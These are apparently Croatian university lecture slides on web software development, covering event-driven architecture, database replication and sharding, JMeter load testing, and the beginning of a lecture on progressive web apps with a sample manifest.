# Arhitektura vođena događajima – primjer

- Događaji pokreću komunikaciju između odvojenih usluga, koristi se u modernim aplikacijama izgrađenim na mikrouslugama.
- Tri ključne komponente arhitekture: **proizvođači** događaja (*producer*), **usmjerivači** događaja (*router*) i **potrošači** događaja (*consumer*).
- Proizvođač objavljuje događaj na usmjerivaču, koji filtrira i gura događaje potrošačima. Usluge proizvođača i potrošačke usluge su odvojene, što im omogućuje da se samostalno skaliraju, ažuriraju i implementiraju.




<https://aws.amazon.com/event-driven-architecture/>

# Podatkovni sloj

- Strategija skalabilnosti usmjereni na podatkovni sloj, tj. bazu podataka web aplikacije
- Dva glavna razloga za skaliranje baze podataka:
  - 1) prevelik broj pristupa bazi
  - 2) prevelika količina podataka koje treba pohraniti
  - Prvi se problem može riješiti replikacijom, a drugi particioniranjem podataka.
- **Replikacija:** radi se u slučaju da ima puno zahtjeva za čitanje, a malo za pisanje – baza podataka se malo mijenja, a velik broj upita.


# Podatkovni sloj – replikacija

- Kod **replikacije** podatke iz glavne baze podataka (*master*) dupliciramo u pomoćne baze podataka (*slave data base*). Prilikom svakog unosa podataka u master, ažuriraju se i slave baze podataka. Upiti na baze se sada mogu raspodijeliti na više baza, što smanjuje opterećenje glavne baze. To ne povećava brzinu pisanja, ali glavna baza mora podržati zahtijevanu količinu pisanja.
- Možemo replicirati i replike. Problem koji se ovdje pojavljuje je kašnjenje replikacije (*replication lag*) u slučaju da se čita iz replicirane baze prije nego je podatak proslijeđen iz master baze.




# Podatkovni sloj – *sharding*

- **Postupak particioniranja (*sharding*):** koristi se u slučaju da količina podataka za pohranu nadmašuje kapacitet sekundarne memorije („podaci ne stanu na disk“)
- Kod particioniranja umjesto jednog *master* poslužitelja, imamo više *mastera* jednake veličine.
- U svaki *master* sprema se po dio podataka, raspodijeljenih po ključu zapisanom u tablici raspršenih vrijednosti (*hash* tablica).
- Postupak particioniranja može se dodatno kombinirati s replikacijom i svaki od tih *mastera* replicirati.



# Podatkovni sloj – *sharding* – nedostaci (1)

- Nedostaci postupka particioniranja:
  - Problem kod particioniranja podataka su **kompleksni upiti**, npr. ako se traže podaci sortirani po nekom drugom ključu, morat će se pristupiti svim bazama podataka.
  - Drugi problem su **povezani upiti**. Korištenjem tehnike *shardinga* postaje teško izvesti povezane upite koji koriste više tablica (*joinove*), jer su tablice razbacane na više baza ili računala.
- U slučaju korištenja *shardinga* podatkovni model je potrebno dizajnirati tako da ne zahtijeva kompleksne upite i *joinove*.




<https://docs.microsoft.com/en-us/azure/architecture/patterns/sharding>

# Podatkovni sloj – *sharding* – nedostaci (2)

- Kod relacijskih baza podataka svaki je podatak unutar tablice povezan sa ostalim podacima u toj tablici. Između tablica često postoje veze poznate kao strani ključevi. Većina aplikacija ovisi o bazi podataka koja podržava te veze zbog tzv. **ACID svojstava**:
  - **Atomicity** – atomnost, sve operacije u transakciji će se završiti, ili neće niti jedna
  - **Consistency** – dosljednost, baza podataka će biti u konzistentnom stanju kada transakcija počinje i završava
  - **Isolation** – izolacija, transakcija će se ponašati kao da je jedina operacija koja se izvodi na bazi podataka, jamči da se transakcije mogu izvoditi paralelno bez međusobnog utjecaja
  - **Durability** – trajnost, garantira da se podaci zadržavaju prije vraćanja klijentu, tako da se jednom dovršena transakcija nikada ne može izgubiti, čak ni zbog kvara poslužitelja
- Zahtijevanje da baza podataka provodi te odnose čini particioniranje baze podataka složenim.

# Podatkovni sloj – *sharding* – NoSQL

- NoSQL je široki pojam koji se koristi za označavanje raznih tipova pohrane podataka koji se razlikuju od tradicionalnog modela relacijskih baze
- NoSQL baze su više specijalizirane i pogodnije za skaliranje od tradicionalnih SQL baza. Pogodne su za pohranjivanje složenijih podatkovnih struktura, ali nisu fleksibilne. Nije moguće postaviti bilo kakav upit na podatke i u slučaju dodavanja funkcionalnosti često je potreban potpuni redizajn NoSQL baze.



# **Apache JMeter**


# JMeter

- Apache JMeter testni alat omogućuje snimanje HTTP zahtjeva prema poslužiteljima i testiranje njihovih performansi
  - Desktop aplikacija otvorenog koda, besplatna, napisana u programskom jeziku Java
  - Provodi testove opterećenja (*load test, stress test*) koji su dio testa prihvaćanja (*acceptance test*) i potrebni prije puštanja aplikacije u produkciju
  - Performanse statičkih resursa (JavaScript i HTML) i dinamičkih (JSP, servleti, AJAX komponente)
  - Pomaže odrediti maksimalni broj istodobnih korisnika web aplikacije
  - Podržava izvještavanje, grafovi i izvješća o učinku (*performance reports*)
  - Preuzimanje: [https://jmeter.apache.org/download\\_jmeter.cgi](https://jmeter.apache.org/download_jmeter.cgi)





# Izrada *Performance Test Plan* (1)

- Postupak izrade *Performance Test Plan*
- Pokrenuti aplikaciju:
  - jmeter.bat
  - ApacheJMeter.jar



# Izrada Performance Test Plan (2)

- Odabratи:
  - Add Thread Group
    - Number of Threads: 100
      - Broj simuliranih korisnika koji će povezati s web stranicama
    - Ramp-Up Period: 100
      - Koliko dugo će aplikacija čekati u sekundama prije pokretanja novog simuliranog korisnika. Primjerice, ako imamo 100 korisnika i Ramp-Up period je 100 s, onda će kašnjenje između pokretanja dva uzastopna korisnika biti 1 s ( $100\text{ s} / 100\text{ korisnika}$ )
    - Loop Count: 10
      - Koliko puta će se test pokrenuti




# Izrada Performance Test Plan (3)

## ■ Dodati JMeter elemente:

### ■ HTTP Request



- U polje „Server Name or IP” unesite URL ili IP adresu poslužitelja koji testirate, npr. www.google.com
- Unesite port na koji se šalju zahtjevi (80)
- U polje „Path” unesite dodatne elemente zahtjeva koji šaljete na poslužitelja, npr. ako ovdje upišete „calendar” JMeter će izraditi zahtjev „http://www.google.com/calendar” i poslati ga na Google poslužitelj



The screenshot shows a configuration dialog window titled "Web Server". It contains three input fields: "Protocol [http]:" with a dropdown arrow, "Server Name or IP:" containing "www.google.com", and "Port Number:" containing "80".

# Izrada Performance Test Plan (4)

- Dodati izvještaje - vizualizacija rezultata testiranja
  - Odabratи „Graph Results“ u meniju „Listener“
  - Podržano je više vrsta izvještavanja
  - Pokrenuti test („Run Test“)  (ili CTRL+R)
  - Rezultati se prikazuju u stvarnom vremenu



Graf prikazuje rezultat plana testiranja u kojem je simulirano 100 korisnika koji pristupaju web stranicama [www.google.com](http://www.google.com)

# Izrada *Performance Test Plan* (5)

- Analiza rezultata testa
  - Rezultati su predstavljeni u sljedećim bojama:
    - Crna: Ukupan broj poslanih zahtjeva
    - Plava: Trenutni prosjek svih poslanih zahtjeva
    - Crvena: Trenutna standardna devijacija
    - Zelena: Stopa propusnosti (*throughput rate*) koja predstavlja broj svih zahtjeva u minuti koje je poslužitelj obradio
  - Za analizu test opterećenja osobito su važne dvije vrijednosti:
    - Propusnost (*throughput*)
    - Devijacija (*deviation*)
  - Propusnost predstavlja sposobnost poslužitelja da podnosi visoku razinu opterećenja zahtjevima. Viša vrijednost je bolja.
  - U ovom testu propusnost Google poslužitelja bio je 582.247/minute, tj. koliko zahtjeva je poslužitelj mogao obraditi u 1 minuti.
  - Devijacija je u crvenoj boji (35). Manja vrijednost je bolja.
- Isti test može se pokrenuti više puta, rezultati će se agregirati

# ***View Results Tree i Summary Report***

- Mogućnost View Results Tree
    - Vidljivi su detalji pojedinih HTTP zahtjeva
  - Summary Report
    - Završni tablični izvještaj

**Summary Report**

Name:

Comments:

**Write results to file / Read from file**

Filename

Label	# Samples	Average	Min	Max	Std. Dev.	Error
HTTP Request	1000	390	335	1384	66.84	
TOTAL	1000	390	335	1384	66.84	

Include group name in label?  Save Table Data  Save

# Ostale aplikacije

- Selenium WebDriver – aplikacija za automatizaciju web preglednika (automatsko upravljanje), W3C preporuka, <https://www.selenium.dev/documentation/webdriver/>
- Postman – izrada i ispitivanje performansi aplikacijskih programske sučelja, <https://www.postman.com/>
- Pact – ispitivanje integriteta HTTP poruka (*contract testing*), npr. za mikroservisne arhitekture, <https://docs.pact.io/>



Selenium  
WebDriver



PACT

# **Napredni razvoj programske potpore za web**

**- predavanja -  
2021./2022.**

---

## **Progresivne web-aplikacije PWAs**

# Creative Commons



- slobodno smijete:
  - **dijeliti** — umnožavati, distribuirati i javnosti priopćavati djelo
  - **prerađivati** djelo



- pod sljedećim uvjetima:

- **imenovanje**: morate priznati i označiti autorstvo djela na način kako je specificirao autor ili davatelj licence (ali ne način koji bi sugerirao da Vi ili Vaše korištenje njegova djela imate njegovu izravnu podršku).
- **nekomercijalno**: ovo djelo ne smijete koristiti u komercijalne svrhe.
- **dijeli pod istim uvjetima**: ako ovo djelo izmijenite, preoblikujete ili stvarate koristeći ga, preradu možete distribuirati samo pod licencem koja je ista ili slična ovoj.



*U slučaju daljnog korištenja ili distribuiranja morate drugima jasno dati do znanja licencne uvjete ovog djela.*

*Od svakog od gornjih uvjeta moguće je odstupiti, ako dobijete dopuštenje nositelja autorskog prava.*

*Ništa u ovoj licenci ne narušava ili ograničava autorova moralna prava.*

*Tekst licence preuzet je s <http://creativecommons.org/>*

# Progressive Enhancement

- *Progressive enhancement is a **design philosophy** that provides a **baseline of essential content** and functionality to as many users as possible, while delivering the **best possible experience only** to users of the most **modern browsers** that can run all the required code.*

[https://developer.mozilla.org/en-US/docs/Glossary/Progressive\\_Enhancement](https://developer.mozilla.org/en-US/docs/Glossary/Progressive_Enhancement)

- Na starijim preglednicima svejedno uporabljivo
- Unaprjeđuje se korisničko iskustvo za korisnike sposobnijih/modernijih preglednika
- Uobičajene tehnike:
  - *Feature detection*
  - *Polyfills*
- Povezan pojam: *Graceful degradation* (isto načelo, suprotnih "smjer kretanja")


# PWAs

- **Progressive Web Apps (PWAs)** are web apps that use service workers, manifests, and other web-platform features in combination with progressive enhancement to give users an experience **on par with native apps**. [https://developer.mozilla.org/en-US/docs/Web/Progressive\\_web\\_apps](https://developer.mozilla.org/en-US/docs/Web/Progressive_web_apps)

- Omogućuju mnoge prednosti:
  - Installable → Home screen
  - progressively enhanced
  - responsively designed
  - re-engageable → PUSH notifikacije
  - Linkable
  - discoverable
  - network independent → Service workers, keširanje
  - secure

# Internet preglednik!

- PWA su itekako utemeljene na preglednicima
- Preglednici poput virtualnog stroja - apstrahiraju OS!
  - Postoje neke sličnosti s Electron radnim okvirom





# Kada i zašto, tko?

- Kada web-app možemo smatrati PWA?
  - Ne postoji jednoznačan odgovor, *Lighthouse*
- Kako ju prepoznati?
  - Teško, ali to i je ideja 😊
  - (slika na sljedećem slajdu)
- Tko koristi?
  - Mnogi: <https://www.tigren.com/examples-progressive-web-apps-pwa/>
- Je li 100% prihvaćeno
  - Ne - Apple, Firefox, ...

# Kako prepoznati?

- Npr., aliexpress



A screenshot of the AliExpress mobile application. At the top, there is a search bar with the text 'termometer digital'. Below the search bar are several icons: Categories, Coins, Freebies, Slash It, Coupon Pals, and Bon Budd. The main content area features a banner for 'SuperDeals on Brands' with a large '-50%' discount. It shows products like an Anker power bank, a window cleaner, and a tool kit. A timer indicates 'Sale ends in: Sep 9, 23:59 PT'. Below this, there are three product cards with discounts: LASH LIFT (36%), HRK 85.74 (8210 orders), LIP TINT (53%), HRK 76.65 (1164 orders), and a tool (48%), HRK 84.73 (1066 orders). At the bottom, there are navigation icons for Feed, Messages, Cart, and Account, with a notification badge showing '9' on the messages icon.

# PWA tehnologije

## 1. Manifest

## 2. Service worker

- *Caching*
- *Offline* rad
- *Background sync*
- *Push* notifikacije
- Često u kombinaciji s:
  - Media API
    - Kamera
    - Mikrofon
  - Geolocation API
    - Pozicija
  - Lokalna pohrana podataka
    - IndexedDB

# 1. Manifest (značajniji atributi)

```
{  
  "name": "PWA-Cookbook-01",  
  "short_name": "CookBook",  
  "description": "Demo aplikacija u predmetu Napredni razvoj za web",  
  "display": "fullscreen",  
  "theme_color": "red",  
  "background_color": "#DDD",  
  "start_url": "/index.html",  
  "scope": ".",  
  "orientation": "portrait-primary",  
  "dir": "ltr",  
  "lang": "en-US",  
  "icons": [  
    {  
      "src": "img/windows10/SmallTile.scale-100.png",  
      "sizes": "71x71"  
    },  
    ...  
  ]  
}
```

- Standalone
- Fullscreen
- Minimal-UI
- Browser

The background\_color member defines a placeholder background color for the application page to display before its stylesheet is loaded. This value is used by the user agent to draw the background color of a shortcut when the manifest is available before the stylesheet has loaded.

